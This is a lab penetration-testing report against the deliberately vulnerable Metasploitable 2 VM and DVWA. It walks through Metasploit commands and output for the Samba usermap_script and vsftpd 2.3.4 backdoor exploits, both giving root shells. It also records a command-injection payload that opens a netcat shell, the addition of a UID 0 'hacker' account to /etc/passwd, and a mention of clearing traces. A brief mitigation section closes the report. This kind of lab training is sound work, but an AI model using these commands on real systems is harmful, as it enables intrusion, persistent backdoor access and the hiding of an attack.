Pentesting Report

Introduction

Summary of the objective and scope of the exercise:
The objective of this exercise was to exploit vulnerabilities found in Metasploitable 2 using pentesting techniques and tools. Specific exploits for Samba and FTP were used, successfully obtaining interactive shells and escalating privileges.

Methodology


Tools and techniques used:

- Nmap
- Metasploit Framework
- Netcat
- Vulnerable Web Application (DVWA)
- Exploiting Samba (CVE-2007-2447)
- Exploiting vsftpd 2.3.4 (CVE-2011-2523)

Results


During the exercise, vulnerabilities in FTP and Samba services were successfully exploited, obtaining interactive shells in both cases. Additionally, the vulnerable application DVWA was accessed and remote commands were executed via the Command Execution feature. A root-privileged user ('hacker') was also created and traces of the attack were cleared.

- A ping command was successfully executed in the DVWA application through the Command Execution vulnerability.



```
PING 192.168.56.104 (192.168.56.104) 56(84) bytes of data.
64 bytes from 192.168.56.104: icmp_seq=1 ttl=64 time=0.062 ms
64 bytes from 192.168.56.104: icmp_seq=2 ttl=64 time=0.064 ms
64 bytes from 192.168.56.104: icmp_seq=3 ttl=64 time=0.065 ms

--- 192.168.56.104 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.062/0.063/0.065/0.009 ms
www-data
```

- Multiple directories within the DVWA web application were accessed, exposing sensitive files.



```
fi
sqli
sqli_blind
upload
view_help.php
view_source.php
view_source_all.php
xss_r
xss_s
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
www-data
pwd
/var/www/dvwa/vulnerabilities
ls -la
total 56
drwxr-xr-x 11 www-data www-data 4096 May 20  2012 .
drwxr-xr-x  8 www-data www-data 4096 May 20  2012 ..
drwxr-xr-x  4 www-data www-data 4096 May 20  2012 brute
drwxr-xr-x  4 www-data www-data 4096 May 20  2012 csrf
drwxr-xr-x  4 www-data www-data 4096 May 20  2012 exec
drwxr-xr-x  4 www-data www-data 4096 May 20  2012 fi
drwxr-xr-x  4 www-data www-data 4096 May 20  2012 sqli
drwxr-xr-x  4 www-data www-data 4096 May 20  2012 sqli_blind
drwxr-xr-x  4 www-data www-data 4096 May 20  2012 upload
-rw-r--r--  1 www-data www-data  526 Mar 16  2010 view_help.php
-rw-r--r--  1 www-data www-data 1472 Mar 16  2010 view_source.php
-rw-r--r--  1 www-data www-data 2175 Mar 16  2010 view_source_all.php
drwxr-xr-x  4 www-data www-data 4096 May 20  2012 xss_r
drwxr-xr-x  4 www-data www-data 4096 May 20  2012 xss_s
```


Commands and tools used for exploitation

- Samba Exploit:

```
use exploit/multi/samba/usermap_script
set RHOST <IP-Target>
```

run

- The Samba service was exploited using the usermap_script module from Metasploit, gaining root access.




```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.56.104
RHOST ⇒ 192.168.56.104
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Command shell session 1 opened (192.168.56.102:4444 → 192.168.56.104:33485) at 2024-10-23 23:07:41 -0400

whoami
root
ls -la /etc
total 1124
drwxr-xr-x 94 root     root        4096 Oct 22 15:15 .
drwxr-xr-x 21 root     root        4096 May 20  2012 ..
-rw-------  1 root     www-data   12288 Oct 22 15:15 .passwd.swp
-rw-------  1 root     root           0 Mar 16  2010 .pwd.lock
drwxr-xr-x 10 root     root        4096 May 20  2012 X11
-rw-r--r--  1 root     root        2975 Mar 16  2010 adduser.conf
-rw-r--r--  1 root     root          44 Oct 22 11:10 adjtime
-rw-r--r--  1 root     root          53 Mar 16  2010 aliases
-rw-r--r--  1 root     root       12288 Apr 28  2010 aliases.db
drwxr-xr-x  2 root     root       12288 May 20  2012 alternatives
drwxr-xr-x  7 root     root        4096 May 20  2012 apache2
drwxr-xr-x  3 root     root        4096 Mar 16  2010 apm
drwxr-xr-x  2 root     root        4096 Mar 16  2010 apparmor
drwxr-xr-x  6 root     root        4096 Mar 17  2010 apparmor.d
drwxr-xr-x  4 root     root        4096 Apr 16  2010 apt
```

- FTP Exploit:

  ```
  use exploit/unix/ftp/vsftpd_234_backdoor
  set RHOST <IP-Target>
  run
  ```

- The vulnerability in vsftpd 2.3.4 was successfully exploited, gaining an interactive shell as the root user.



```
[*] 192.168.56.104:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.104:21 - The port used by the backdoor bind listener is already open
[+] 192.168.56.104:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.102:34331 → 192.168.56.104:6200) at 2024-10-23 20:27:34 -0400

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

- Command execution on DVWA:


  ```
  192.168.56.104; nc 192.168.56.104 4444 -e /bin/bash
  ```

Privilege Escalation

Techniques used and results obtained:


Privilege escalation was achieved through the FTP exploit, gaining root access on the target machine. A root-privileged user named 'hacker' was also created.

- Access was gained to the `/etc/passwd` file, which contains important information about the system's users.




```
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
cat /etc/shadow
ls -ls /etc/passwd
4 -rw-r--r-- 1 root root 1581 May 13  2012 /etc/passwd
```

- The /etc/passwd file was edited to add a user with UID 0, granting root privileges.



```
cat /var/www/html/config.php
vi /etc/passwd
ooot:$1$root$eUQosKL7nAIZ5FyG3P9170:0:0:root:/root:/bin/bash
t:$1$root$eUQosKL7nAIZ5FyG3P9170:0:0:root:/root:/bin/bash


█
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh



sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
W10: Warning: Changing a readonly file
```

- After the exploitation, system users and directories were observed, confirming access with elevated privileges.




```
drwxr-xr-x  2 root     root       4096 May 20  2012 xinetd.d
-rw-r--r--  1 root     root        461 Apr  3  2008 zsh_command_not_found
ls -la /home
total 32
drwxr-xr-x  8 root     root     4096 Oct 22 12:08 .
drwxr-xr-x 21 root     root     4096 May 20  2012 ..
drwx------  2 root     root     4096 Oct 22 12:08 acceso_roto
drwxr-xr-x  2 root     nogroup  4096 Mar 17  2010 ftp
drwx------  2 root     root     4096 Oct 22 12:08 logramos_entrar
drwxr-xr-x  5 msfadmin msfadmin 4096 Oct 16 19:53 msfadmin
drwxr-xr-x  2 service  service  4096 Apr 16  2010 service
drwxr-xr-x  3 user     user     4096 May  7  2010 user
█
```

Mitigation

Proposals to remediate the exploited vulnerabilities:
Update the FTP and Samba services to newer and secure versions. Configure firewall rules to limit remote access and review security settings in web applications.

- Active connections on the system were monitored using the `netstat` command, verifying open ports after exploitation.



```
netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:35499           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:50000           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
tcp        0      0 192.168.56.104:53       0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:54040           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:33404           0.0.0.0:*               LISTEN
```

Conclusion

Impact of vulnerabilities and reflection on the process:
The exploited vulnerabilities allowed full system access, highlighting the importance of applying patches and conducting regular security reviews.